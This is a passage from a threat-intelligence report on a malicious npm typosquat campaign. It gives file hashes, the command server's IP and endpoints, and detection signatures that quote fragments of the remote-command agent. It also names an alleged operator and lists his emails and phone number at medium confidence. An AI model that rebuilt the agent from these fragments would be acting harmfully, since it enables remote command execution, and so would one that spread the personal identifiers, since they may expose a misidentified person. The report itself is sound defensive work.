

Figure 5. The attribution chain. Blue links are established from the packages and scans; the amber chain is the identity, from a structured MEGA account record corroborated by the account owner's own infostealer log.

On this evidence the person who controls the campaign's npm publishing address is a specific individual in Pakistan.

Note: Two gaps hold the assessment at medium rather than high confidence. The npm registry does not verify a maintainer email, so prime@oss.one is the address the operator chose to publish under rather than an account binding the registry attests to. And the recovered infostealer log predates this campaign and shows an ordinary consumer machine; no artifact yet places the campaign's code, the prime0 publishing session, or the command server on a machine that can be tied to this individual. The selectors are listed in Table 11.

Indicators of Compromise

Indicators are grouped by type. The names themselves are in Appendix A; they are the weakest indicator in this report, because the generator can produce another set in seconds.

File hashes

Artefact	SHA-256
index.js (all archives)	`a7fc4e3167420ca41e89f929a9721a63761e20c83b555338d91580d46e3dd3f1`
postinstall.js (all archives)	`f96920db8aa0d72723e7eab7dc5319f4395a201f8eba307b4f81974730c1d75c`
@prime0/aajv-1.0.0.tgz	`3cf8ce2f08dbf26c5ac607f483e810a5da738aaed4be2ddd1c16dda4059143dd`

Table 6. File hashes. The two code files are identical in all 84 archived packages, so these two hashes cover every one of them; @prime0/dhalk was never recovered. package.json differs per package, so every archive hash is distinct; all 84 are in Appendix A.

URLs

URL	Role	Status
`http://69.48.229.140:8080/b`	Beacon	Not tested
`http://69.48.229.140:8080/c?id=<host>_<pid>`	Command poll	Not tested
`http://69.48.229.140:8080/r`	Output upload	Not tested

Table 7. Command channel endpoints, all plain HTTP. No request from this analysis reached the server, so current status is unknown.

IP addresses

Address	Port	Note
`69.48.229.140`	8080	Routed by AS399629 (BL Networks) in 69.48.228.0/23, allocated Feb 2026; upstream BroadbandONE (AS1828); geolocation reported inconsistently across sources (United States or Singapore). A rented DirectAdmin host (server-69-48-229-140.da.direct); services detailed in the Adversary Infrastructure section. Operator infrastructure; review the block if the provider reassigns the address.

Table 8. Network infrastructure, from public registration, routing and passive records on 24 September 2026. No domain name is used anywhere in the code.

Content signatures

String or structure	What it identifies
`// Minimal stealth agent for <PKGNAME> (typosquat).`	The index.js template header, while the placeholder remains unfilled
`// One-shot beacon at install time. Runs once, exits (no long-lived loops).`	The header of postinstall.js
`var H = '69.48.229.140', P = 8080;`	Hardcoded endpoint, both files
`get('/c?id=' + encodeURIComponent(id)`	Command poll construction
`cp.exec(c.c, ... post('/r'`	Execute and return output

Table 9. Static anchors. These survive a change of package names and, except for the address line, a change of server. A false positive rate across the wider corpus was not measured.

Behavioural signatures

Sequence	Note
npm postinstall runs node postinstall.js, which opens one TCP connection to a bare IP on port 8080 and POSTs JSON to /b	Install time, once
A Node.js process POSTs to /b on load, then issues GET /c?id= every 30 seconds and POST /b every 10 minutes	Load time, for the life of the process
A Node.js process spawns a shell child shortly after a GET reply, then POSTs to /r	A command was delivered and run
A Node.js program that loads a new dependency never exits, or crashes about 30 seconds after start in os.userInfo()	Side effects of the agent's timers

Table 10. Behavioural signatures. The 30 second poll interval is fixed in the code and is the most distinctive network feature.

Operator accounts

Type	Selector	Note
npm	`prime0`	Sole publisher and maintainer of the scope; scope now removed
Email	`prime@oss.one`	npm maintainer/publisher email; bound to the MEGA account below
Email	`zaibali0073@gmail.com`	MEGA account primary address; one MEGA record binds it to prime@oss.one (same owner)
Name	Zaib Ali	Account-holder name in the MEGA record and the owner's infostealer log
Phone	`03103741846`	Pakistan mobile, from the owner's own infostealer log
Service	MEGA account	Registration record binds prime@oss.one and zaibali0073@gmail.com

Table 11. Operator selectors. The npm and prime@oss.one rows are established from the packages; the remaining rows are the medium-confidence identity assessment set out in the Attribution section.

Impact

A machine that only installed one of these packages disclosed its host name, user name, working directory, network addresses and platform to the operator, and nothing more. A machine where a program loaded one ran a remote command execution channel, polling every 30 seconds, with that program's privileges for as long as it ran. On a build runner or development server that typically includes access to source code, registry tokens and cloud credentials present in the environment. This analysis did not observe any command being issued.

The general lesson concerns labels and surfaces. A per package advisory that says "typosquat of minimatch" is accurate and points a defender at warnings about mistyped install commands, which cannot fire for a scoped package. The exposure is in search and autocomplete, where a typo turns into a confident, top ranked suggestion. The controls that reach both stages are review of what a new dependency ships before it is added, and runtime monitoring of what loaded code does.

Recommendations

Immediate

1. Apply the Required Actions above; they are restated here only by reference.

Detection Engineering

2. Alert on install scripts that open network connections to bare IP addresses. This catches Stage 1 regardless of names.

3. Alert on Node.js processes polling one address on a fixed short interval over plain HTTP, and on shell children spawned from a module loaded out of node_modules. This catches Stage 2.
4. Detect generated name sets at publish time: many scoped packages from one account in minutes, each a single edit from a popular unscoped name and each with no unscoped owner. The shape in Figure 1 is easy to compute.

Strategic

5. Require review of any new scoped dependency in manifests and lockfiles, including npm aliases and dependencies it brings in transitively.
6. Treat package search and editor autocomplete results for an unfamiliar scope as unverified: confirm the publisher before adding a dependency found that way.
7. Run install scripts in build environments without network egress by default, and monitor network activity of test and build processes that load dependencies.

Conclusion

The @prime0 packages were described publicly as typosquats, of balanced-match and minimatch in two of the three advisories. That description is correct but incomplete. The names were generated by a rule that kept only names no unscoped package owns, which is what makes each one the top search result for its typo, and the code was a template that did not fill in its own placeholder. **What the operator built was a disposable, search-findable wrapper around a remote command-execution channel.**

The practical consequence is that the names should be treated as the least durable part of the campaign, and the search surface as the part most likely to be used again. The address, the code and the network behaviour are what a defender can still act on.

Appendix A: Package Names and Archive Hashes

All 85 names, with the archive SHA-256 where CloudSEK holds the archive. Every archived package is version 1.0.0.

Package	Archive SHA-256
@prime0/aajv	3cf8ce2f08dbf26c5ac607f483e810a5da738aaed4be2ddd1c16dda4059143dd
@prime0/ajjv	38ead8d09cbeced458e6bad71d7c73139441ed74f149edcd75484522ea5d0e2e
@prime0/ajvs	de27f85b4f05d3fe6c7e3d8e05afb42f461a735f16d8f21b2cbcc4123ac73bef
@prime0/alanced-match	4181b8e5e39cf8692f43be9dd4444ca674d82edf48031738b23acfabfbfec748
@prime0/ani-regex	a33123c79bbf260fa70006299974b555c476ca0a8862216e9056e2d64e806737
@prime0/ani-styles	f0135db7eb8c4b83703ced03e5bf3d0ce146026c8c40ff51566e19bc0ea80057
@prime0/asi-regex	7681b3603f8f7c61d79d353b73c54746620129b4c8108b59c9e3549855d1913b
@prime0/asi-styles	af064081782a9514741ae12460c61f0dfb92ce55d1215384a63e37bf8be8f69f
@prime0/baanced-match	a5b930f3371ba0b1050184f739435444e418c5e158a824d52ac5d9c35c390377
@prime0/bace-expansion	247ec8a26cbb8aebe22e6c963c8da22dfc2759782418448e1797e6633a59a7df
@prime0/blanced-match	35fb08b67b44db41e371450cba81eca9bffce7f2ef7d67f9fcfba64688a411b1
@prime0/brce-expansion	afd42d167e1489dcb8271986c84126f5ba95e328e27f3bdfb094a1c663ccd899
@prime0/clor-convert	7f6d8a65e19c27ae9651380e7147737835bf8e9a5f082051702c5e35e0031b75
@prime0/clor-name	2ed852e53a7d97c4ba59a81945c1864b521fada10369647906131310fa07570d
@prime0/coor-name	0293961919025b361afd46aa160728b693b1d2b28f3fac20171b0eec99fed351
@prime0/dhalk	not archived
@prime0/dommander	178415e83ec29bdc045d6d1155308e7b34094cd72d70fa43b3756dc1db16860a
@prime0/eadable-stream	e71e6773c6217e4fa3f2383fd4232e4e028cc91364cd5e46e33710218076559c
@prime0/ecape-string-regexp	e3157143bdab21d8813785802a10fcd42e523e1b0cedadc3fe24e9b32c4769ac
@prime0/eebug	6df5ef69cea2663634c4e56525364d7e06a8fe2ea4a2dd665a52f44f28b77484
@prime0/elint-visitor-keys	7942f577b5cd5263b33100dff602052820890e382b093c8197aa6f0e458ceb9b
@prime0/emji-regex	bab89962c999926c0d775aea8c57e36c401a72b3163342fcd3618d92168c799c
@prime0/eoji-regex	0192d623bc3d7c6135a117652d4e7602f2d7842920f4f410857c51d92ec32f80
@prime0/esint-visitor-keys	dc0ef7a8a0f9d645f302aa6790d188b63c8226fb06106f882a5f70a218102a8a
@prime0/febug	1cd371faaecbf56ae04de25a355893fffb5737935e566e7fcdd2fcef6e649d59
@prime0/fhalk	490ea97d25a248c1c58e8713351dbd75c2d395fa89e26a2abd8d8859f0dc96bd
@prime0/fommander	b3b9ad0964b6d2d350f65667205f2f6ba8063e2f6952eec73a54b0645bb7b910
@prime0/gglob	0280ffc2c715c1e01ef7a05034aa2b67027ae4ae5268ed86729cdd94d6885a23
@prime0/glb-parent	76836c277a836c47463c1aeee74d6e4388f6788b7fbfb63c235fb6f4c63b593d
@prime0/glbo	bd283089f48884d2432680e2e57e954f49783bac1004400f65bd6d2d14d9e600
@prime0/gob-parent	63224c9d7372acbddb23cf7ac00f5266c8a22c88da31dd59c104af33e36d1ac6
@prime0/hich	8932c1767967bb1f557860ce55e1c6f50693eb6e3a45f4adb0143d01704cd051
@prime0/icomatch	986117378ff882e65a85ae1739c1b949c51bd94b509b91e433a5bde3a5d14bed
@prime0/inimatch	29a1b0d75f160117e4b8e37da9951bf31abbf568770dd3f2d2bed4ba5ebe83d2
@prime0/inipass	51e74e6878cfd6c94f5026455ff5959ad52b6fb43a3326a4289dbcb8607aadd5
@prime0/lgob	03979683c8afcd4cacc6259c1473f9717fb3d84e55eb721fac1e5b6200ade779

Package	Archive SHA-256
@prime0/lob-parent	6303c5bd456c5238affa5cdd7b8ead666daed2fd8fe7e91c7f3edddf3bc46c16
@prime0/lr-cache	cdb15deaa1e78ca8443495dfd4e54bc66bb3f26df8bfb61446821fbab6f00502
@prime0/lu-cache	c9a266a62154039589dc5244d2cca1fe891df84cb79f8d042f3cab242545b6ef
@prime0/miimatch	c284017827fbe3ed687f4d17479015bf9b4bd832940075710269fa85c502056a
@prime0/miipass	9a16f15169acc1234204bde97f1a6136c5fa975d984ae321df7a88e4627f90d9
@prime0/mnimatch	a0b93b8b2aa2ff1cf148b8179c8971c39a93631f8c9763202f0733454461af37
@prime0/mnipass	eb79fec19f627b7e1d9341a29a168720e7eadd14040130d51cb3a7e25daccee8
@prime0/moji-regex	1d441f14f646981adb18008278164b6ea4ffc8431ac6c2165c62f7a65e96ed1f
@prime0/nsi-regex	d41033b6435e64117acbebde0312ed1481827b8f97ee9fa50958b4937a401099
@prime0/nsi-styles	a0a64bad6fa5c72e8468023a071134b89f8de59205d36938970bfb1d7f14180c
@prime0/olor-convert	14c55c7fc211a5e26f427ab37f2f4e5c7db13f488aa440922187b35c085487d5
@prime0/olor-name	be807e274e19b9fac3bd674bf6bb7e554f94e1c946ae71068961e6ce7acb6cff
@prime0/ource-map	bc09ce04d362f6b5dbd6b612a213e0b9126d7c86cb9402445e5c370e2bc0fcfa
@prime0/pcomatch	4d578dd5ab293f0721c0ae6f7a68296b3deb4932fa80a7c98c12355a977f0b33
@prime0/piomatch	36c38795b428c45d5cd5be8ac4710dfe50ba5dee3bc4b252b31460663097a1ba
@prime0/race-expansion	53870a2b8755d83f330a8cb04beeb045d67197fc4ce62249d80b8d64c33b7aa5
@prime0/radable-stream	d44885e546905012d5bbde50bd4784140937a75d14d3a159ec40cdc20ddcabee
@prime0/rap-ansi	3f65ac404851a353a9cfb81b1f0ed8e40dac813f4f006d70c04860bafb82f928
@prime0/redable-stream	bff8dac61c687b33a97ec9779765a02d922754cdf1d55750dde9ebe89282a6f3
@prime0/ru-cache	5d9c3848a438b09e11a8947ef20048d86633f5f6c17b3a8d6cb43bfb26496fe7
@prime0/scape-string-regexp	2b0bee4ff9efae66c6c000412c55d2660004ce850173aa8f27fefbf960d9a6c6
@prime0/sebug	cbfc7ef34a16daa1979c2ac2823305fc64e5b9c998caef7a17e8ac923e8846bb
@prime0/semer	cbfa87433fd61a4f5e9f2c26e5fd45dc537fc1436cf8ccceb7944b4b20827b3e
@prime0/semvr	68b6625e86cacdfe905f542488eb06d6d71a998e5c1f01cfd6980d398405f4f1
@prime0/slint-visitor-keys	5233c78af4ddf8c129459d9f372f0d9cccaf759f8d5255500216ea439ec00b68
@prime0/smver	183b564b01751e3d1486615b58c0b5b94522b40f8f00ae03b3698c39053ca65f
@prime0/sorce-map	91d2f0097b97c014b7f42e40cabf814cb6beb53570291f3649579d69f4f02146
@prime0/spports-color	db76bd76b2900b53e0c597e6276385fe19efd95e39e82212cbf037189f8a9ec8
@prime0/sring-width	5e5bfeaf137de196f2224bd5228cffc90840f21774d33652fac277001d584495
@prime0/srip-ansi	07fa46ce193dc8b6e020f4b4dbba0b747393987f2e21b0f0ff4c649b553c49b5
@prime0/sting-width	468d838997ee3cacba90d8c361669b2426170599f0e3ffe6c1975dbbd7d35208
@prime0/stip-ansi	92245608a08ff20fcceb297e685e944485e98d9aae4520b83127621cbc2e9028
@prime0/suports-color	7aed8d690d4412d9273c59691abf3cbeb9a9745fc34c35c6a3b9a8a2f2b554b0
@prime0/surce-map	9e2a3e392c3eec5c6b4e25b768fc9eb3482ee1e049c65ca8cfcb04fb59925e4a
@prime0/tpe-fest	30da7f24fcd824d760a34b37bbfca37d6fe431c5c8cb6cfba814a790c7569c5b
@prime0/tring-width	c3a152396f63949d70a6ed801a2784a944ebfa0c28bd0819d6b4ee7f9da8f1e9
@prime0/trip-ansi	9ce7721d32a7a61d60b5d25fafa1a1ebb963c1037377c431f102226a6ac1919c
@prime0/tsib	5bdea6f8f5b04d995a983f70a2496a70a9dcc379d5ec6c43fff5b99e458403a4
@prime0/tslb	4b3458c642404aae10ee88132b4c2b36d299eb9c3f9bceb04156d5c4f50a9163
@prime0/tslibs	8abe6978b818e2ba5adca3a756ea6462380ace3f1d27dabedc25880817c7f963
@prime0/tye-fest	bdf1f14a6bd143c7df15371d494afb188145d088f7513858d76346ef69d8fda5

Package	Archive SHA-256
@prime0/upports-color	0f3c97e17753f1a9c02b7638cd93cf1e7b6b97cec068100e54c56151722c2f96
@prime0/wap-ansi	f9d74a92550cdca1791cadc7baa555c93471196521311a77eda79d1830d228dd
@prime0/whch	6586468489653b07a5ac95e889c344fd35acc898bba0acba556be0a99fda2c1b
@prime0/whih	3e5df78e1b6578170a7c63980b150a33c25c6834664e202ba20e01bbeb5a99e8
@prime0/wrp-ansi	cb4c248e656d67cff70b34e67a85660246a2a43775816ba7caf89406e9b62777
@prime0/xhalk	bfd7ea6aae99e6f7c2054cecdaabd79f821c16e64d01a314588619bc0101f4cf
@prime0/xommander	776e254a45dbb85f3d6b525eee61152332b2fa00e181e502ed58174f86614176
@prime0/ype-fest	8d29c00506431783357dde8c5df57bdaf0031903b4fdd8ed371e45b0005d42b9

Table 12. Package names and archive hashes. Names listed in OSV: @prime0/alanced-match, @prime0/inimatch, @prime0/pcomatch.

CloudSEK

Predict ◆ Protect ◆ Quantify

We **Predict** Cyber Threats **Before They Strike**

Registered Office:

CloudSEK Research Pte. Ltd.
160 Robinson Road, #20-03, Singapore Business Federation Center, Singapore - 068914

Regional Office : India

CloudSEK Information Security Pvt Ltd.
16/1, Cambridge Rd, Halasuru, Cambridge Layout, Jogupalya, Bengaluru, Karnataka - 560008

Regional Office : United States

CloudSEK Inc.
8 The Green, Ste A, Dover, DE - 19901, United States

Regional Office : United Kingdom

CloudSEK, 2 Kingdom Street,
6th Floor London, W2 6BD - United Kingdom

CloudSEK

info@cloudsek.com www.cloudsek.com

Scan for a free Demo of CloudSEK platform